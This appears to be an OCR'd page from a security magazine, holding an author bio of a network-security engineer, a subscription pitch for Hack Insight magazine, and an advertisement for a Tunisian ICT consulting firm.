
NunoTaxeiro

has a degree in Electronics and Telecommunications Engineering in ISEL (Superior Institute of Engineering of Lisbon). Nuno Taxeiro was born in 27 May 1983 in Lisbon, Portugal.
Since early on in his academic life, he focused in Data Network related subjects, specially Security.
His special interests reside in RADIUS, network monitoring (Nagios) and network intrusion detection (Snort).

Workshops and Publications: *attended FCCN (Foundation for National Scientific Computing) in 2010 workshop about DNSSEC and Common Network Information Service.*
Has a publication about the implementation and monitoring of a 3G network based on a distributed antenna system grid in ANACOM – 3rd URSI.

LinkedIn Profile:- http://www.linkedin.com/in/nunotaxeiro

GET THE FULL COPY:



This publication and 23 more are available in our annual subscription. The content is written by IT Professionals for IT Professionals thats why we call our magazine the collection of secrets that are shared only between hackers. Don't hesitate to subscribe Hack Insight and enjoy the hacking during the whole year!

Subscribe!

Your Partner For Success

ADDRESSING THE NEEDS OF BUSINESS IN ICT AND PLANTING THE SEEDS FOR A SECURE FUTURE.

Our Company has worked with different fix & mobile network's technologies and it is specialized in IP/MPLS domain. We participated in the success of some of the most sophisticated IP/MPLS backbone in Tunisia. TAC-TIC continues to be the thought leader in advanced network engineering services and remains committed to offering innovative solutions, insight into cutting-edge developments and delivering advanced networking services to its clients.

- Advice and Planning
- IP/MPLS Expertise
- Open Source Consulting
- Software Development
- Web hosting
- Security
- Networking
- Training
- Offshore

"TAC-TIC is a recognized leader in providing IP/MPLS network services to the telecommunication industry in Tunisia. Our service offering includes network services, business consulting, tool-based solutions and specific development."

TAC-TIC provides world class contract and permanent recruitment placing high caliber Information Communication and Technology (ICT) professionals in businesses. Our success and rapid expansion have resulted from remaining true to our fundamental business principle of 'listening' to all our customers be they candidates, clients or employees and putting their needs at the center of our operation. We offer innovation, vision and leadership within the technical staffing market.

Please call for a free technical consultation ▶▶▶

TAC-TIC
ICT Consulting

PB 129 TechnoParc Elghazela
2088 Cité Elghazela - Ariana - Tunisia
(+216) 29 48 44 25 / (+216) 29 48 44 26
www.tac-tic.net

SQL